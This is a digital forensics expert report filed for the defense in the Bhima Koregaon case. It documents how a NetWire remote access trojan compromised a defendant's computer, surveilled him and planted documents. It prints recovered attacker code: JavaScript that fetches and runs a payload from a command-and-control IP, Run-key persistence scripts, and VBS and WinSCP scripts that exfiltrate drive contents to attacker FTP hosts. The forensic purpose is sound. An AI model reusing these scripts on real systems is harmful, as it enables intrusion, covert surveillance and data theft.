ARSENAL CONSULTING
ARM YOURSELF

IN THE COURT OF SPECIAL JUDGE NIA, MUMBAI
SPECIAL CASE NO. 414/2020

National Investigating Agency

VS

Sudhir Pralhad Dhawale & others

Report III

June 21, 2021

120 Eastern Avenue, Unit 7 • Chelsea, Massachusetts 02150 • Tel +1(617) ARSENAL (277-3625) • ArsenalExperts.com
Digital Forensics & Information Security

I. Introduction

I am Mark Spencer, President of Arsenal Consulting ("Arsenal") in Chelsea, Massachusetts. Arsenal is a digital forensics consulting company founded in 2009. I lead engagements involving digital forensics for law firms, corporations, and government agencies. I am also President of Arsenal Recon, an Arsenal subsidiary, where I guide development of digital forensics tools used by law enforcement, military, and private-sector customers across the globe. I have more than 20 years of law-enforcement and private-sector digital forensics experience which includes employment at the Suffolk County District Attorney's Office in Boston, Massachusetts and the international company First Advantage Litigation Consulting[1]. I have led the Arsenal team on many high-profile and high-stakes cases, from allegations of intellectual-property theft and evidence spoliation to support of terrorist organizations and military coup plotting. I have testified in cases which include *United States v. Mehanna* and *United States v. Tsarnaev.*

Arsenal has been retained by the defense team for Surendra Gadling ("Mr. Gadling") to analyze electronic evidence seized from Mr. Gadling's home by the Pune police department on April 17, 2018. Mr Gadling is a defendant in the Indian Bhima Koregaon case and has been accused of instigating violence at an event on January 1, 2018 to commemorate the Battle of Bhima Koregaon, membership in the banned Communist Party of India, and participating in a conspiracy to assassinate the prime minister and overthrow the government. He has been imprisoned since his arrest on June 6, 2018.

Arsenal produced two reports in this case related to Rona Wilson ("Report I" on February 8, 2021 and "Report II" on March 27, 2021) and was then asked by Mr. Gadling's defense team to produce a report regarding our analysis of electronic evidence seized from Mr. Gadling's home.

Arsenal received a hard drive on January 7, 2021 which contained a forensic image obtained from the Western Digital hard drive within Mr. Gadling's computer (hereafter, "Mr. Gadling's computer"), which has become the basis for this report:

Description	Device Make/Model	Acquisition Completed	Acquisition MD5
Cy-1365-18 Ex-1	WDC WD10EZEX-22B	October 24, 2018 23:48:07	df89a0d5885d7b1fcca77a3894601190

Table 1

Arsenal's findings in this follow-up report can be replicated by competent digital forensics practitioners (having the necessary expertise in digital forensics, reverse engineering, etc.) with access to the forensic image obtained from Mr. Gadling's computer mentioned in Table 1 and (in terms of Section III) the contents of Mr. Gadling's [redacted] email account.

Please note:

- It is important to understand the findings in Reports I and II (paying particular attention to Arsenal's tools and techniques) before reading this report
- The hard drive within Mr. Gadling's computer contained three volumes (excluding the boot volume) which will be referred to in this report as the Windows, secondary, and tertiary volumes[2]
- Dates and times in this narrative report have been adjusted to Indian Standard Time (IST), and they are in Coordinated Universal Time (UTC) within exhibits, unless specified otherwise

[1] Now known as Consilio

[2] A/K/A the C:, E:, and F: drive letters for the previous Windows installation and C:, D:, and E: for the current installation

II. Executive Summary

Arsenal's analysis in this case has revealed that Surendra Gadling's computer was compromised for just over 20 months by the same attacker identified in Reports I and II. The attacker responsible for compromising Mr. Gadling's computer had extensive resources (including time) and it is obvious that their primary goals were surveillance and incriminating document delivery. Arsenal has effectively caught the attacker red handed, based on remnants of their activity left behind in file system transactions, application execution data, and otherwise. It is important to note that Arsenal has also recovered communications with the attacker's command and control server from Mr. Gadling's computer. Arsenal has connected the same attacker to a significant malware infrastructure[3] which was deployed over the course of approximately four years to not only attack and compromise Mr. Gadling's computer for 20 months, but to attack his co-defendants in the Bhima Koregaon case and defendants in other high-profile Indian cases as well. It should be noted that this is one of the most serious cases involving evidence tampering that Arsenal has ever encountered, based on various metrics which include the vast timespan between the delivery of the first and last incriminating documents on *multiple defendants computers*.

III. Compromise

The Windows operating system on Mr. Gadling's computer was reinstalled on November 2, 2017 (including a Windows volume reformat), approximately five months before the computer was seized by the Pune police department, which made forensic analysis relatively challenging. Nevertheless, Arsenal was able to recover an enormous amount of information about the initial compromise of Mr. Gadling's computer and the attacker's activities over 20 months until the Windows reinstallation[4].

Mr. Gadling's computer was first compromised by the attacker identified in Arsenal's Reports I and II on February 29, 2016. The attacker made three particularly relevant attempts at compromising Mr. Gadling's computer via email, sending[5] him identical malware (but packaged differently) on February 12 (two emails, see Images 1 and 2 below) and February 18, 2016 (see Image 3 below). Ultimately, on February 29, 2016 Mr. Gadling executed this malware.



Image 1 (First February 12, 2016 Email Attack)



Image 3 (February 18, 2016 Email Attack)



Image 2 (Second February 12, 2016 Email Attack)

[3] The malware infrastructure is quite large and supported multiple campaigns (using malware such as NetWire and DarkComet) against many victims. Remnants of the infrastructure exist well beyond individual computers involved in the Bhima Koregaon case - for example, within email accounts and in logs retained by services abused by the attacker.

[4] The Windows reinstallation effectively knocked the attacker off of Mr. Gadling's computer.

[5] Please note that by February 2016, the attacker had compromised the email accounts of multiple defendants in the Bhima Koregaon case, and had also used at least two different email spoofing services.

All three emails had identical JavaScript malware attached (within the zip file attachments visible in Images 1, 2, and 3 above) which would result in the installation of the NetWire remote access trojan ("RAT"). See Image 4 below for the de-obfuscated JavaScript:

```
aUouNCTnW=this['ActiveXObject'];
aXErrOvPn = 'Run';

ayybbry7u = new aUouNCTnW('WScript.Shell');
aLW9zgUdG = ayybbry7u['ExpandEnvironmentStrings']('%TEMP%/') + 'PBAroTwl.scr';
a88aSeqxZ = new aUouNCTnW('MSXML2.XMLHTTP');
a88aSeqxZ['open']('GET','http://185.106.122.220:6740/wordbase.exe', 1);
a88aSeqxZ['send']();
while (a88aSeqxZ['readystate'] < 4) {WScript['Sleep'](100);}
        amHzDBMj5 = new aUouNCTnW('ADODB.Stream');
try {
        amHzDBMj5['open']();
        amHzDBMj5['type'] = 1;
        amHzDBMj5['write'](a88aSeqxZ['ResponseBody']);
        amHzDBMj5['position'] = 0;
        amHzDBMj5['saveToFile'](aLW9zgUdG, 2);
        amHzDBMj5['close']();

} catch (a30yvzGZI) {};
try {
        new ActiveXObject("WScript.shell")['Run'](('%TEMP%/') + 'PBAroTwl.scr', 0, 0);
} catch (a30yvzGZI) {};
```

Image 4 (De-obfuscated "MINUTES OF MEETING DATED 13 FEB 2016.js")

On February 29, 2016, this JavaScript first downloaded a self-extracting archive ("SFX") named "wordbase.exe" from the attacker's command and control ("C2") server (at the IP address 185.106.122.220[6]) and saved it on Mr. Gadling's computer (in the "Surendra" user account's temporary folder) as "PBAroTwl.scr". This JavaScript then executed "PBAroTwl.scr" in a hidden window, which not only unpacked the NetWire wrapper, scripts, and a decoy document into the "Glarymap" folder on Mr. Gadling's computer, but also auto-executed the script "basic.vbs" (see Image 5) that in turn executed "list.bat" (see Image 6). The execution of "list.bat" resulted in the display of a decoy document ("note.docx"), NetWire being launched, and the NetWire wrapper ("convex.exe") being made persistent via the Windows Registry "Run" key.

```
Set wShell = CreateObject ("Wscript.Shell")
wShell.Run "cmd /c list", 0
```

Image 5 ("basic.vbs")

```
start note.docx
ping -n 5 localhost > nul && start convex
ping -n 5 localhost > nul && REG ADD "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /V "Mapper" /t REG_SZ /F /D "C:\Glarymap\convex.exe"
```

Image 6 ("list.bat")

[6] The IP address 185.106.122.220 has been associated over time with at least two of the attacker's hostnames crucial to this case - atlaswebportal.zapto.org and itfuturisticspvt.zapto.org

Arsenal used Registry Recon to recover the contents of the Run key from the previous Windows installation on Mr. Gadling's computer. This Run key[7], recovered from unallocated (a/k/a deleted) space, reflects the Registry-based persistence for both the initially deployed NetWire and another NetWire deployed shortly thereafter:



Image 7 (Registry Recon displaying NetWire persistence)

The attacker deployed multiple NetWires to Mr. Gadling's computer over time. Arsenal recovered remnants of NetWire usage (specifically, ".Identifier" files) from various locations on Mr. Gadling's computer, which describe NetWire "Host Id" values (customized by the attacker) and the first time each NetWire (deployed within the associated folder) connected to its C2 server:

Full Path	Host Id	First C2 Connection (UTC)
c:\Glarymap\.Identifier	1.6_R1_16.02.16	02/29/2016 16:48
c:\clearterms\.Identifier	1.6_R1_26.02.16	03/02/2016 17:04
f:\Desk\.Identifier	1.6_R1_27.03.16	04/04/2016 17:17
f:\expert\.Identifier	1.6_R1_16.04.16	06/29/2016 17:18
c:\MSIBackup\.Identifier	R5_04.08.16	08/07/2016 17:20

Table 2

Arsenal recovered a significant amount of information regarding NetWire usage on Mr. Gadling's computer beyond the ".Identifier" files mentioned above, which included the full paths of particular NetWire wrappers and their MD5 hash values:

[7] The key itself was last modified November 6, 2016.

Full Path	Host Id	MD5 Hash Value
c:\Glarymap\convex.exe	*1.6_R1_16.02.16*	6336c80d89b45d4fb56a9e7ba00e56b2
c:\clearterms\WS_Signed_26.02.16.exe	*1.6_R1_26.02.16*	49a1e21edddc2bfd8e0ba5254e9fa327
f:\expert\Vismay_Amitbhai_Shah_vs_State.exe	1.6_R1_16.04.16	b6071ff11d4b41e52143ec5ba416131a
(To be determined)	R4_UPD_05.11.16	ccc0e9c804ced779d5ba64c55149c93d
(To be determined)	UPD_25.11.16	a8cea2eb313a908037bcc273b99a434d
c:\Users\Surendra\AppData\Roaming\photonx.exe	GE_03.12.16	7b2aa480a70aacc27468fcb570131e2a

Table 3 (Note: Italics = Per .Identifier Contents)

Arsenal recovered limited information about the following files which are suspected of being additional NetWire samples on Mr. Gadling's computer:

Full Path	*Created Date*
f:\Desk\claim-nareandra-shankar.exe	03/29/2016
c:\MSIBackup\CiscoEapPeap.exe	08/03/2016
c:\GnuPG\gview.exe	11/13/2016
c:\strawberryperl\ffupd.exe	(To be determined)

Table 4 (Note: Created dates based on associated scripts or parent folders)

Arsenal recovered some of the NetWire samples mentioned in the tables above, both from Mr. Gadling's computer and threat intelligence services (such as VirusTotal) per MD5 hash values. Each of the NetWire samples was configured to connect to the C2 server "atlaswebportal.zapto.org" on port 4000 using the password "Micr0s0ft4456877" - configuration identical to the NetWire samples deployed to the computer of Mr. Gadling's co-defendant Rona Wilson.

Arsenal recovered NetWire communications with the attacker's C2 server (see Image 8 below) from slack space within Windows hibernation[8] on Mr. Gadling's computer. These communications were found within two particular levels of Windows hibernation slack dated (per remnants of file system metadata) between October 23 and 24, 2017. The C2 server's IP address during these communications was 185.106.121.58, which the hostname "atlaswebportal.zapto.org" resolved to at that time.

[8] Arsenal recovered these communications by using Hibernation Recon, then bulk_extractor, and finally Wireshark.



Image 8 (NetWire communications with Command and Control server)

IV. Surveillance

Arsenal found and decrypted partial NetWire logs from Mr. Gadling's computer which covered 55 particular days between March 5, 2016 and October 22, 2017. NetWire logs are files used for surveillance purposes and contain keystrokes and other information related to the victim. The activity captured in these partially recovered logs included Mr. Gadling browsing websites, submitting passwords, composing emails, and editing documents. Image 9 was obtained from a partially recovered NetWire log and demonstrates Mr. Gadling working in his web browser on February 28, 2017:

```
<WINDOW> [New Tab - Google Chrome] - [28/02/2017 20:22:43] </WINDOW>
irsection 80 of evidence act[Enter]section 80 of evidence act[Enter]a[Backspace]copy of
deposition[Enter][Backspace][Backspace][Backspace][Backspace][Backspace][Backspace]
[Backspace][Backspace][Backspace][Backspace][Backspace][Backspace][Backspace]
[Backspace][Backspace][Backspace][Backspace][Backspace][Backspace]record of other case
can be read[Backspace][Backspace][Backspace][Backspace][Backspace]NPNAGP[Enter] CHEN
[Arrow Down][Arrow Down][Arrow Down][Arrow Down][Arrow Down][Enter]JAGDISH MESHRAM
```

Image 9 (Partial NetWire Log)

The attacker used a variety of tools beyond NetWire on Mr. Gadling's computer. One of those tools was WinSCP, which was used to synchronize Mr. Gadling's files between his computer (and removable storage devices he attached to it) with the attacker's C2 server. The attacker used a hidden folder on the Windows volume of Mr. Gadling's computer named "backup2015" as a staging area for file synchronization. Arsenal recovered information about the attacker's use of this staging

area over time from application execution data, Quick Heal backup restores, and recovered filesystem metadata. The attacker's surveillance of Mr. Gadling's removable storage devices was quite extensive, involving at least 15 removable storage devices (thumb drives and external hard drives) and over 30,000 files contained on them.

Arsenal recovered scripts from unallocated space on Mr. Gadling's computer which were used to create, hide, and populate the attacker's staging area ("IDTAudio.vbs"), begin uploads to the C2 server ("upload.vbs"), and two versions of a WinSCP script ("job1.txt") used to complete the uploads to the C2 server - see Images 10, 11, 12, and 13 below:

```
on error resume next

timeinterval = 60000 'this is in milliseconds
'for now lets loop every 60 sec

strComputer = "."
Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\CIMV2")

'Shell variable
set wshell = WScript.CreateObject("WScript.Shell")

'Create backup folder and hide it
CreateFolder

while(true) 'loop infinitely

    Set colItems = objWMIService.ExecQuery("SELECT * FROM Win32_LogicalDisk")

    'Getting Desktop Directory
    strDesktop = wshell.SpecialFolders("Desktop")

    For Each objItem in colItems

        if (objItem.DriveType = 2 OR objItem.DriveType = 3) then    'TODO - add drive type 3 as well
    'if removable drive/ext hdd then copy data
            SourceDir = objItem.Caption & "\*.*" ''''
            DestinationDir = "C:\DUMP" & "\backup2015\" & objItem.VolumeSerialNumber & "\"

            xcopy SourceDir, DestinationDir
        End if

    Next
    'print ("Meh!") 'debug
    wscript.sleep(timeinterval)
wend



''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''
' Function / Subroutine Section Below '
''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''
Sub print(msg)

    Wscript.Echo(vbnewline & msg)

End Sub

Sub xcopy(source, destination)

    Dim command

    s = """ & source & """ 'double quotes
    d = """ & destination & """ 'double quotes

    command = "xcopy " & s & " " & d & " " & "/d /h /r /s /c /y /EXCLUDE:C:\Intel\exlist.txt >nul 2>&1"

    'hiding the window
    'print (command)
    wshell.run "cmd /C " & command, 0, false
End Sub

Sub CreateFolder()
    cmdmkdir = "mkdir C:\DUMP\backup2015"
    cmdattrib = "attrib +h +s C:\DUMP\backup2015"

    wshell.run "cmd /C " & cmdmkdir, 0, true
    wshell.run "cmd /C " & cmdattrib, 0, true
End Sub
```

Image 10 ("IDTAudio.vbs")

```
on error resume next

'Shell variable
set wshell = WScript.CreateObject("WScript.Shell")

do

   MyCode
   wscript.sleep 1800000 'sleep for 2 hours


loop


''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''
' Function / Subroutine Section Below '
''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''
Sub MyCode
    wShell.Run "cmd /c c:\intel\winscp.com /script=c:\intel\job1.txt", 0

End Sub
```

Image 11 ("upload.vbs")

```
# Connect

open ftp://surendra:123456@185.106.122.233

#synchronize

synchronize remote "c:\dump\backup2015" / -criteria=size -resumesupport=on

#close session and exit

close

exit
```

Image 12 ("job1.txt")

```
# Connect

open ftp://surendra:zP21R85bA04Tis5@jasonhistoryarticles.read-books.org

#synchronize

synchronize remote "c:\dump\backup2015" / -criteria=size -resumesupport=on

#close session and exit

close

exit
```

Image 13 ("job1.txt")

Images 12 and 13 are examples of the WinSCP script "job1.txt" from March 2, 2016 and October 13, 2017, respectively. Please take note of the degree to which the attacker customized their infrastructure while targeting Mr. Gadling.

V. Document Delivery

Mr. Gadling's defense team advised Arsenal that 14 documents from Mr. Gadling's computer are particularly important in this case. Arsenal has determined that the 14 important documents were delivered to a hidden folder (named "Material") on the tertiary volume of Mr. Gadling's computer by NetWire and not by other means. The hidden "Material" folder[9] was created on December 4, 2016 and the attacker delivered documents to it between that day and October 22, 2017.

The hidden "Material" folder was later moved to the Windows volume (more specifically, the "Sumit" user's Desktop folder) on Mr. Gadling's computer as part of a larger movement on December 7, 2017 involving the "Pen Drive Backup 29-03-2015" folder. This activity is consistent with a legitimate user moving a visible folder ("Pen Drive Backup 29-03-2015") which, among many other folders and files, contained a hidden folder ("Material") two levels deep that the user could not see and was thus not aware of. See Image 14 below to see how the folder in which the hidden "Material" folder existed appeared to a legitimate user of Mr. Gadling's computer[10]:

[9] The full path to this folder was "F:\Pen Drive Backup 29-03-2015\Local Disk\Red Ant Dream\Material"

[10] Per launching the forensic image obtained from Mr. Gadling's computer into a virtual machine by Arsenal Image Mounter.



Image 14 (Mr. Gadling's Windows launched into a virtual machine)

Table 5 below provides a brief summary of the hidden folder "Material" on the tertiary volume of Mr. Gadling's computer and the 14 important documents. See Exhibit A for more detail on the 14 important documents, including NTFS file system transaction information related to contents of the "Material" folder, which clearly demonstrates the attacker's modus operandi - temporarily deploying RAR archives and UnRAR executables (from WinRAR v4.20), unpacking the RAR archives, and finally deleting the RAR archives and UnRAR executables. It is important to note that WinRAR v4.01 was the WinRAR version installed and used legitimately on both the current and previous Windows on Mr. Gadling's computer. UnRAR executables from WinRAR v4.20 were only temporarily deployed by the attacker, and never used legitimately.

Full Path	Created (IST)
Tertiary Volume\Pen Drive Backup 29-03-2015\Local Disk\Red Ant Dream\Material	12/04/2016 15:59:11.602
Tertiary Volume\Pen Drive Backup 29-03-2015\Local Disk\Red Ant Dream\Material\Please read.txt	01/04/2017 10:49:16.216
Tertiary Volume\Pen Drive Backup 29-03-2015\Local Disk\Red Ant Dream\Material\Dear Surendra.docx	01/20/2017 12:32:57.555
Tertiary Volume\Pen Drive Backup 29-03-2015\Local Disk\Red Ant Dream\Material\Prakash_MZ.pdf	02/20/2017 22:52:30.336
Tertiary Volume\Pen Drive Backup 29-03-2015\Local Disk\Red Ant Dream\Material\Letter_MSZC.pdf	02/20/2017 22:52:30.518
Tertiary Volume\Pen Drive Backup 29-03-2015\Local Disk\Red Ant Dream\Material\Ltr_CC_2_P.pdf	03/08/2017 21:33:10.636
Tertiary Volume\Pen Drive Backup 29-03-2015\Local Disk\Red Ant Dream\Material\Ltr_2_SG.pdf	03/14/2017 22:13:05.421
Tertiary Volume\Pen Drive Backup 29-03-2015\Local Disk\Red Ant Dream\Material\Reply_2_VV.pdf	03/21/2017 12:40:16.062
Tertiary Volume\Pen Drive Backup 29-03-2015\Local Disk\Red Ant Dream\Material\MoM-Final.pdf	04/16/2017 23:29:53.150

Full Path	Created (IST)
Tertiary Volume\Pen Drive Backup 29-03-2015\Local Disk\Red Ant Dream\Material\Ltr_2704.pdf	05/05/2017 14:45:52.540
Tertiary Volume\Pen Drive Backup 29-03-2015\Local Disk\Red Ant Dream\Material\Dear Sudarshan da.pdf	05/15/2017 14:22:48.842
Tertiary Volume\Pen Drive Backup 29-03-2015\Local Disk\Red Ant Dream\Material\CC_letter - 08Jun.pdf	07/10/2017 13:38:17.708
Tertiary Volume\Pen Drive Backup 29-03-2015\Local Disk\Red Ant Dream\Material\Ltr_16July17.pdf	07/22/2017 13:45:33.017
Tertiary Volume\Pen Drive Backup 29-03-2015\Local Disk\Red Ant Dream\Material\Dear Sudarshan da..pdf	09/08/2017 12:34:55.434
Tertiary Volume\Pen Drive Backup 29-03-2015\Local Disk\Red Ant Dream\Material\Ltr_2_SG-250917.pdf	09/30/2017 22:43:53.771

Table 5

Arsenal has found no evidence which would suggest that the 14 important documents were ever interacted with in any legitimate way on Mr. Gadling's computer, either in their original location on the tertiary volume or in their current location on the Windows volume. More specifically, there is no evidence which would suggest any of the fourteen important documents, or the hidden "Material" folder they were contained in, were ever opened. One method that can be used to assist in determining whether a particular document has ever been opened on a particular computer is to review the NTFS file system's "object identifier" (a/k/a $OBJECT_ID) attributes for that document. Object identifiers are normally assigned to documents when they are either created or first opened. In this case, none of 14 important documents have object identifiers.

July 22, 2017 is a particularly interesting day in the sense that the attacker was deploying documents to a hidden folder on Mr. Gadling's co-defendant Rona Wilson's computer approximately fifteen minutes prior to deploying documents to a hidden folder on Mr. Gadling's computer. In addition to the attacker's deployment methodology being identical between the two deliveries, one of the deployed documents (relevant transactions highlighted in blue) was identical. See detailed file system transaction information[11] related to the two deliveries in Tables 6 and 7 below, and note how the deletion of "CC --Financial Policy.docx" on Rona Wilson's computer occurs approximately three minutes *after* the deliveries to Mr. Gadling's computer are completed:

Surendra Gadling's "Material" Folder

Filename	Date/Time (IST)	Reason
CC --Financial Policy.rar	07/22/2017 13:44:16.116	FILE_CREATE
Ltr_16July17.rar	07/22/2017 13:44:16.233	FILE_CREATE
CC --Financial Policy.rar	07/22/2017 13:44:16.797	DATA_EXTEND+FILE_CREATE
CC --Financial Policy.rar	07/22/2017 13:44:17.737	CLOSE+DATA_EXTEND+FILE_CREATE
Ltr_16July17.rar	07/22/2017 13:44:17.749	DATA_EXTEND+FILE_CREATE
Ltr_16July17.rar	07/22/2017 13:44:18.049	CLOSE+DATA_EXTEND+FILE_CREATE
UnRAR.exe	07/22/2017 13:44:43.378	FILE_CREATE
UnRAR.exe	07/22/2017 13:44:43.556	DATA_EXTEND+FILE_CREATE
UnRAR.exe	07/22/2017 13:44:45.898	CLOSE+DATA_EXTEND+FILE_CREATE
Ltr_16July17.pdf	07/22/2017 13:45:33.017	FILE_CREATE
Ltr_16July17.pdf	07/22/2017 13:45:33.018	DATA_EXTEND+FILE_CREATE
Ltr_16July17.pdf	07/22/2017 13:45:33.018	DATA_EXTEND+DATA_OVERWRITE+FILE_CREATE

Rona Wilson's "Rbackup" Folder

Filename	Date/Time (IST)	Reason
ltr.rar	07/22/2017 13:27:35.655	FILE_CREATE
ltr.rar	07/22/2017 13:27:37.294	DATA_EXTEND+FILE_CREATE
ltr.rar	07/22/2017 13:27:38.792	CLOSE+DATA_EXTEND+FILE_CREATE
UnRAR.exe	07/22/2017 13:27:50.909	FILE_CREATE
UnRAR.exe	07/22/2017 13:27:51.361	DATA_EXTEND+FILE_CREATE
UnRAR.exe	07/22/2017 13:27:56.652	CLOSE+DATA_EXTEND+FILE_CREATE
ltr.doc	07/22/2017 13:28:24.715	FILE_CREATE
ltr.doc	07/22/2017 13:28:24.715	DATA_EXTEND+FILE_CREATE
ltr.doc	07/22/2017 13:28:24.715	DATA_EXTEND+DATA_OVERWRITE+FILE_CREATE
ltr.doc	07/22/2017 13:28:24.715	BASIC_INFO_CHANGE+DATA_EXTEND+DATA_OVERWRITE+FILE_CREATE
ltr.doc	07/22/2017 13:28:24.715	BASIC_INFO_CHANGE+CLOSE+DATA_EXTEND+DATA_OVERWRITE+FILE_CREATE
ltr.rar	07/22/2017 13:28:40.160	CLOSE+FILE_DELETE

[11] Specifically, $UsnJrnl (a/k/a "change journal") file system transaction information recovered from both the allocated and unallocated space on Mr. Gadling and Mr. Wilson's computers.

Filename	Date/Time (IST)	Reason
